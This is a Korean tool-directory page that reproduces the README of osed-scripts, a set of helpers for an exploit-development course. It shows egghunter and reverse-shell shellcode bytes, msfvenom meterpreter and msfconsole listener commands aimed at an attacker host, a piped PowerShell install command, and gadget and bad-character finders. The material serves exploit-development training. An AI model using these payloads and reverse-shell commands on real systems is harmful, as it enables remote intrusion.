
Skip to content
KitploitKITPLOIT
도구블로그
제출
도구블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
osed-scripts — Offensive Security의 Windows Usermode Exploit Dev 과정(OSED)을 위한 맞춤형 도구 | Kitploit
도구/GitHubGitHub/epi052/osed-scripts
ExploitationReverse EngineeringDebuggersBinary AnalysisLearning & EducationShellcode GenerationPayload DevelopmentBinary Exploitation
GitHubepi052/osed-scripts

osed-scripts

Offensive Security의 Windows Usermode Exploit Dev 과정(OSED)을 위한 맞춤형 도구

저장소 보기
6221892년 전Kitploit 검토 완료

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유

osed-scripts

offensive security의 Windows Usermode Exploit Dev 과정(OSED)을 위한 맞춤 도구 모음

Table of Contents

  • Standalone Scripts
    • egghunter.py
    • find-gadgets.py
    • shellcoder.py
    • install-mona.sh
    • attach-process.ps1
  • WinDbg Scripts
    • find-ppr.py
    • find-bad-chars.py
    • search.py

Standalone Scripts

설치:

pip3 install keystone-engine numpy

egghunter.py

keystone-engine 필요

root@kitploit:~
usage: egghunter.py [-h] [-t TAG] [-b BAD_CHARS [BAD_CHARS ...]] [-s]

Creates an egghunter compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -t TAG, --tag TAG     tag for which the egghunter will search (default: c0d3)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -s, --seh             create an seh based egghunter instead of NtAccessCheckAndAuditAlarm

기본 egghunter 생성

root@kitploit:~
./egghunter.py 
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: c0d3c0d3
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x63\x30\x64\x33\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"

w00tw00t 태그로 egghunter 생성

root@kitploit:~
./egghunter.py --tag w00t
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: w00tw00t
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"

배드 문자를 확인하면서 SEH 기반 egghunter 생성 (셸코드는 변경되지 않습니다. 수동으로 처리해야 합니다)

root@kitploit:~
./egghunter.py -b 00 0a 25 26 3d --seh
[+] egghunter created!
[=]   len: 69 bytes
[=]   tag: c0d3c0d3
[=]   ver: SEH

egghunter = b"\xeb\x2a\x59\xb8\x63\x30\x64\x33\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x6a\x02\x59\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xd1\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3"

find-gadgets.py


유용한 가젯을 찾아 분류합니다. 검색 대상과 최종 ret 명령 사이의 노이즈가 가장 적은 깔끔한 가젯만 터미널에 출력합니다. 모든 가젯은 추가 검색을 위해 텍스트 파일로 저장됩니다.

rich 및 ropper 필요

오늘(2021년 6월 3일) 나는 ropper(그리고 ROPGadget도)가 rp++이 찾는 가젯을 찾지 못한다는 것을 발견했다. (이 때문에 challenge #2에서 애를 먹었다. ropper가 전혀 보지 못하는 add 가젯이 있었다.)

find-gadgets는 ropper API를 사용하므로, rp++ 가젯도 함께 가져오도록 find-gadgets를 업데이트했다. 현재 ropper가 찾지 못한 rp++ 가젯은 'all gadgets' 파일(기본값: found-gadgets.txt)에 추가되며, 'clean gadgets' 파일(기본값: found-gadgets.txt.clean)에는 분류되지 않는다. 따라서 커버리지는 확보했지만 통합은 잘 되어 있지 않다. 나중에 다시 살펴보고 rp++ 출력도 분류되게 할 수도 있고 그렇지 않을 수도 있다.

root@kitploit:~
usage: find-gadgets.py [-h] -f FILES [FILES ...] [-b BAD_CHARS [BAD_CHARS ...]] [-o OUTPUT]

Searches for clean, categorized gadgets from a given list of files

optional arguments:
  -h, --help            show this help message and exit
  -f FILES [FILES ...], --files FILES [FILES ...]
                        space separated list of files from which to pull gadgets (optionally, add base address (libspp.dll:0x10000000))
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to omit from gadgets, e.g., 00 0a (default: empty)
  -o OUTPUT, --output OUTPUT
                        name of output file where all (uncategorized) gadgets are written (default: found-gadgets.txt)

여러 파일에서 가젯을 찾고(그중 하나는 dll이 선호하는 것과 다른 오프셋으로 로드됨) 모든 가젯에서 0x0a와 0x0d를 제외합니다

gadgets

shellcoder.py

keystone-engine 필요

선택적 msi 로더로 리버스 셸을 생성합니다

root@kitploit:~
usage: shellcode.py [-h] [-l LHOST] [-p LPORT] [-b BAD_CHARS [BAD_CHARS ...]] [-m] [-d] [-t] [-s]

Creates shellcodes compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -l LHOST, --lhost LHOST
                        listening attacker system (default: 127.0.0.1)
  -p LPORT, --lport LPORT
                        listening port of the attacker system (default: 4444)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -m, --msi             use an msf msi exploit stager (short)
  -d, --debug-break     add a software breakpoint as the first shellcode instruction
  -t, --test-shellcode  test the shellcode on the system
  -s, --store-shellcode
                        store the shellcode in binary format in the file shellcode.bin
root@kitploit:~
❯ python3 shellcode.py --msi -l 192.168.49.88 -s
[+] shellcode created! 
[=]   len:   251 bytes                                                                                            
[=]   lhost: 192.168.49.88
[=]   lport: 4444                                                                                                                                                                                                                    
[=]   break: breakpoint disabled                                                                                                                                                                                                     
[=]   ver:   MSI stager
[=]   Shellcode stored in: shellcode.bin
[=]   help:
         Create msi payload:
                 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.49.88 LPORT=443 -f msi -o X
         Start http server (hosting the msi file):
                 sudo python -m SimpleHTTPServer 4444 
         Start the metasploit listener:
                 sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.49.88; set LPORT 443; exploit"
         Remove bad chars with msfvenom (use --store-shellcode flag): 
                 cat shellcode.bin | msfvenom --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f python -v shellcode

shellcode = b"\x89\xe5\x81\xc4\xf0\xf9\xff\xff\x31\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x5e\x08\x8b\x7e\x20\x8b\x36\x66\x39\x4f\x18\x75\xf2\xeb\x06\x5e\x89\x75\x04\xeb\x54\xe8\xf5\xff\xff\xff\x60\x8b\x43\x3c\x8b\x7c\x03\x78\x01\xdf\x8b\x4f\x18\x8b\x47\x20\x01\xd8\x89\x45\xfc\xe3\x36\x49\x8b\x45\xfc\x8b\x34\x88\x01\xde\x31\xc0\x99\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x24\x75\xdf\x8b\x57\x24\x01\xda\x66\x8b\x0c\x4a\x8b\x57\x1c\x01\xda\x8b\x04\x8a\x01\xd8\x89\x44\x24\x1c\x61\xc3\x68\x83\xb9\xb5\x78\xff\x55\x04\x89\x45\x10\x68\x8e\x4e\x0e\xec\xff\x55\x04\x89\x45\x14\x31\xc0\x66\xb8\x6c\x6c\x50\x68\x72\x74\x2e\x64\x68\x6d\x73\x76\x63\x54\xff\x55\x14\x89\xc3\x68\xa7\xad\x2f\x69\xff\x55\x04\x89\x45\x18\x31\xc0\x66\xb8\x71\x6e\x50\x68\x2f\x58\x20\x2f\x68\x34\x34\x34\x34\x68\x2e\x36\x34\x3a\x68\x38\x2e\x34\x39\x68\x32\x2e\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x54\xff\x55\x18\x31\xc9\x51\x6a\xff\xff\x55\x10"           
****

install-mona.sh

mona 설치에 필요한 모든 구성 요소를 다운로드한 후, 설치를 완료하려면 Windows 머신에서 관리자 셸을 사용하라는 메시지를 표시합니다.

root@kitploit:~
❯ ./install-mona.sh 192.168.XX.YY
[+] once the RDP window opens, execute the following command in an Administrator terminal:

powershell -c "cat \\tsclient\mona-share\install-mona.ps1 | powershell -"

[=] downloading https://github.com/corelan/windbglib/raw/master/pykd/pykd.zip
[=] downloading https://github.com/corelan/windbglib/raw/master/windbglib.py
[=] downloading https://github.com/corelan/mona/raw/master/mona.py
[=] downloading https://www.python.org/ftp/python/2.7.17/python-2.7.17.msi
[=] downloading https://download.microsoft.com/download/2/E/6/2E61CFA4-993B-4DD4-91DA-3737CD5CD6E3/vcredist_x86.exe
[=] downloading https://raw.githubusercontent.com/epi052/osed-scripts/main/install-mona.ps1
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request

attach-process.ps1

아이디어를 주신 디스코드 사용자 @SilverStr님께 감사드립니다!

다음 작업을 수행하는 원샷 스크립트:

  • 지정된 서비스 시작 (-service-name이 제공된 경우)
  • 지정된 실행 파일 경로 시작 (-path이 제공된 경우)
  • windbg를 시작하고 지정된 프로세스에 연결
  • 연결 후 windbg 명령 실행 (-commands가 제공된 경우)
  • windbg가 종료되면 지정된 서비스 다시 시작 (-service-name이 제공된 경우)

-service-name, -process-name, -path 값은 탭 완성이 가능합니다.

root@kitploit:~
.\attach-process.ps1 -service-name fastbackserver -process-name fastbackserver -commands '.load pykd; bp fastbackserver!recvfrom'
root@kitploit:~
\\tsclient\shared\osed-scripts\attach-process.ps1 -service-name 'Sync Breeze Enterprise' -process-name syncbrs
root@kitploit:~
 \\tsclient\share\osed-scripts\attach-process.ps1 -path C:\Windows\System32\notepad.exe -process-name notepad                       

이 스크립트는 최대한 게으르게 사용하려면 while 루프 안에서 실행할 수 있습니다! 또한 g처럼 프로세스를 시작한 다음, 다음 중단점이 걸렸을 때 실행할 명령을 이어서 지정할 수 있습니다.

root@kitploit:~
while ($true) {\\tsclient\shared\osed-scripts\attach-process.ps1 -process-name PROCESS_NAME -commands '.load pykd; bp SOME_ADDRESS; g; !exchain' ;}

아래 예시에서 프로세스는 pykd를 로드하고 중단점(팝-팝-리턴 가젯이라고 가정)을 설정한 뒤 실행을 재개합니다. 첫 번째 액세스 위반이 발생하면 !exchain을 실행한 후 g로 계속 실행하여 PPR 가젯에 도달하게 합니다. 그 후 p를 세 번 사용하여 EIP를 pop-pop-ret 직후의 명령으로 이동시킵니다.

root@kitploit:~
while ($true) {\\tsclient\shared\osed-scripts\attach-process.ps1 -process-name PROCESS_NAME -commands '.load pykd; bp PPR_ADDRESS; g; !exchain; g; p; p; p;' ;}

WinDbg Scripts

모든 windbg 스크립트에는 pykd가 필요합니다.

.load pykd를 실행한 다음 !py c:\path\to\this\repo\script.py를 실행하세요.

또는 스크립트를 C:\python37\scripts에 넣어 !py SCRIPT_NAME으로 실행할 수 있습니다.

또한 attach-process.ps1을 사용할 때 -commands '.load pykd; g'를 추가하면 항상 pykd를 사용할 수 있습니다.

find-ppr.py

이 스크립트를 다시 작성해 주신 @netspooky님께 감사드립니다!

pop r32; pop r32; ret 명령을 모듈 이름으로 검색합니다. 기본적으로 6번째 줄의 BADCHARS 목록에 정의된 배드 문자를 포함하지 않은 사용 가능한 주소만 표시합니다. 가젯 옆에는 셸코드에 붙여넣을 수 있도록 이스케이프된 리틀 엔디언 주소가 출력됩니다.

root@kitploit:~
0:000> !py find-ppr_ns.py -b 00 0A 0D -m libspp libsync
[+] searching libsync for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[+] libsync: Found 0 usable gadgets!
[+] searching libspp for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[OK] libspp::0x101582b0: pop eax; pop ebx; ret ; \xB0\x82\x15\x10
[OK] libspp::0x1001bc5a: pop ebx; pop ecx; ret ; \x5A\xBC\x01\x10
...
[OK] libspp::0x10150e27: pop edi; pop esi; ret ; \x27\x0E\x15\x10
[OK] libspp::0x10150fc8: pop edi; pop esi; ret ; \xC8\x0F\x15\x10
[OK] libspp::0x10151820: pop edi; pop esi; ret ; \x20\x18\x15\x10
[+] libspp: Found 316 usable gadgets!

---- STATS ----
>> BADCHARS: \x00\x0A\x0D
>> Usable Gadgets Found: 316
>> Module Gadget Counts
   - libsync: 0 
   - libspp: 316 
Done!

-s 플래그를 사용하면 모든 가젯을 표시합니다.

root@kitploit:~
0:000> !py find-ppr_ns.py -b 00 0A 0D -m libspp libsync -s
[+] searching libsync for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[--] libsync::0x0096add0: pop eax; pop ebx; ret ; \xD0\xAD\x96\x00
[--] libsync::0x00914784: pop ebx; pop ecx; ret ; \x84\x47\x91\x00
...
[OK] libspp::0x10150e27: pop edi; pop esi; ret ; \x27\x0E\x15\x10
[OK] libspp::0x10150fc8: pop edi; pop esi; ret ; \xC8\x0F\x15\x10
[OK] libspp::0x10151820: pop edi; pop esi; ret ; \x20\x18\x15\x10
[+] libspp: Found 316 usable gadgets!

---- STATS ----
>> BADCHARS: \x00\x0A\x0D
>> Usable Gadgets Found: 316
>> Module Gadget Counts
   - libsync: 0 
   - libspp: 316 
Done!

find-bad-chars.py

두 가지 주요 작업을 수행합니다:

  • --generate는 파이썬 소스 코드에 포함하기 좋은 바이트 문자열을 출력합니다.
  • --address는 주어진 메모리 주소를 반복하면서 주어진 제약 조건으로 생성된 바이트와 비교합니다.
root@kitploit:~
usage: find-bad-chars.py [-h] [-s START] [-e END] [-b BAD [BAD ...]]
                         (-a ADDRESS | -g)

optional arguments:
  -h, --help            show this help message and exit
  -s START, --start START
                        hex byte from which to start searching in memory
                        (default: 00)
  -e END, --end END     last hex byte to search for in memory (default: ff)
  -b BAD [BAD ...], --bad BAD [BAD ...]
                        space separated list of hex bytes that are already
                        known bad (ex: -b 00 0a 0d)
  -a ADDRESS, --address ADDRESS
                        address from which to begin character comparison
  -g, --generate        generate a byte string suitable for use in source code

--address 예시

root@kitploit:~
0:008> !py find-bad-chars.py --address esp+1 --bad 1d --start 1 --end 7f
0185ff55  01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 
          01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 
0185ff65  11 12 13 14 15 16 17 18 19 1A 1B 1C 1E 1F 20 21 
          11 12 13 14 15 16 17 18 19 1A 1B 1C 1E 1F 20 21 
0185ff75  22 23 24 25 00 00 FA 00 00 00 00 94 FF 85 01 F4 
          22 23 24 25 -- -- -- -- -- -- -- -- -- -- -- -- 
0185ff85  96 92 75 00 00 00 00 D0 96 92 75 E2 19 C1 58 DC 
          -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 
0185ff95  FF 85 01 AF 4A 98 77 00 00 00 00 2B C9 03 8C 00 
          -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
...

--generate 예시

root@kitploit:~
0:008> !py find-bad-chars.py --generate --bad 1d --start 1
[+] characters as a range of bytes
chars = bytes(i for i in range(1, 256) if i not in [1D])

[+] characters as a byte string
chars  = b'\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\x0C\x0D\x0E\x0F\x10'
chars += b'\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1A\x1B\x1C\x1E\x1F\x20\x21'
chars += b'\x22\x23\x24\x25\x26\x27\x28\x29\x2A\x2B\x2C\x2D\x2E\x2F\x30\x31'
chars += b'\x32\x33\x34\x35\x36\x37\x38\x39\x3A\x3B\x3C\x3D\x3E\x3F\x40\x41'
chars += b'\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51'
chars += b'\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x5B\x5C\x5D\x5E\x5F\x60\x61'
chars += b'\x62\x63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70\x71'
chars += b'\x72\x73\x74\x75\x76\x77\x78\x79\x7A\x7B\x7C\x7D\x7E\x7F\x80\x81'
chars += b'\x82\x83\x84\x85\x86\x87\x88\x89\x8A\x8B\x8C\x8D\x8E\x8F\x90\x91'
chars += b'\x92\x93\x94\x95\x96\x97\x98\x99\x9A\x9B\x9C\x9D\x9E\x9F\xA0\xA1'
chars += b'\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xAB\xAC\xAD\xAE\xAF\xB0\xB1'
chars += b'\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xBB\xBC\xBD\xBE\xBF\xC0\xC1'
chars += b'\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD1'
chars += b'\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0\xE1'
chars += b'\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xEB\xEC\xED\xEE\xEF\xF0\xF1'
chars += b'\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFB\xFC\xFD\xFE\xFF'

search.py

불편한 windbg 검색 구문을 감싸는 간단한 래퍼입니다.

root@kitploit:~
usage: search.py [-h] [-t {byte,ascii,unicode}] pattern

Searches memory for the given search term

positional arguments:
  pattern               what you want to search for

optional arguments:
  -h, --help            show this help message and exit
  -t {byte,ascii,unicode}, --type {byte,ascii,unicode}
                        data type to search for (default: byte)
root@kitploit:~
!py \\tsclient\shared\osed-scripts\search.py -t ascii fafd
[=] running s -a 0 L?80000000 fafd
[*] No results returned
root@kitploit:~
!py \\tsclient\shared\osed-scripts\search.py -t ascii ffff
[=] running s -a 0 L?80000000 ffff
0071290e  66 66 66 66 3a 31 32 37-2e 30 2e 30 2e 31 00 00  ffff:127.0.0.1..
00717c5c  66 66 66 66 48 48 48 48-03 03 03 03 f6 f6 f6 f6  ffffHHHH........
00718ddc  66 66 66 66 28 28 28 28-d9 d9 d9 d9 24 24 24 24  ffff((((....$$$$
01763892  66 66 66 66 66 66 66 66-66 66 66 66 66 66 66 66  ffffffffffffffff
...
도구 다운로드